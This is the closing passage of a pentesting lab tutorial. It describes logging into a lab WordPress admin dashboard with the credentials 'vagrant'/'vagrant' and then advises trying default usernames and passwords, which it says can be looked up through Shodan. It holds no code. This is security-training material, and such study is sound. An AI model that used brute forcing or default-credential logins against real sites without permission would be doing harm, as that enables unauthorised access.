
5 ✖

Back at the WordPress login page, you can now log in to WordPress using `vagrant` and `vagrant`:



The image shows the WordPress login page. At the top is the WordPress logo. Below it is a form with two input fields. The first field is labeled "Username or Email" and contains the text "vagrant". The second field is labeled "Password" and contains seven black dots. Below the password field is a checkbox labeled "Remember Me" and a blue "Log In" button.

You now have full administrative access to WordPress.



The image shows the WordPress dashboard. On the left is a dark sidebar with a menu containing: Dashboard, Home, Updates (1), Posts, Media, Pages, Comments, Forms, Appearance, Plugins (1), Users, and Tools. The main content area has a header with the "NINJA FORMS" logo and a "How's It Going?" message. Below this is a "Dashboard" section with an "At a Glance" widget showing "1 Post" and "1 Page", and a "Quick Draft" widget with a "Title" field, a "What's on your mind?" text area, and a "Save Draft" button. The "At a Glance" widget also displays "WordPress 4.6.1 running Twenty Fourteen theme." and a message from Akismet: "Akismet blocks spam from getting to your blog. There's nothing in your spam queue at the moment."

Summary

Having success at brute forcing our way into a web application such as WordPress is easy enough in a sterile lab environment, but roughly 50% of all exploits you will try will fail in the real world. Different versions of the operating system, different versioning of some needed files, patches, security updates, and many other issues make pentesting or hacking a website difficult. Therefore, you need to know more than just one method. You should always try the out-of-the-box default username and password for the application first.

There have been a few times when I surprised myself when the default username and password worked. If the application or the device comes out of the box with a default username and password, it can easily be found on the Internet using Shodan.

End of the lab!

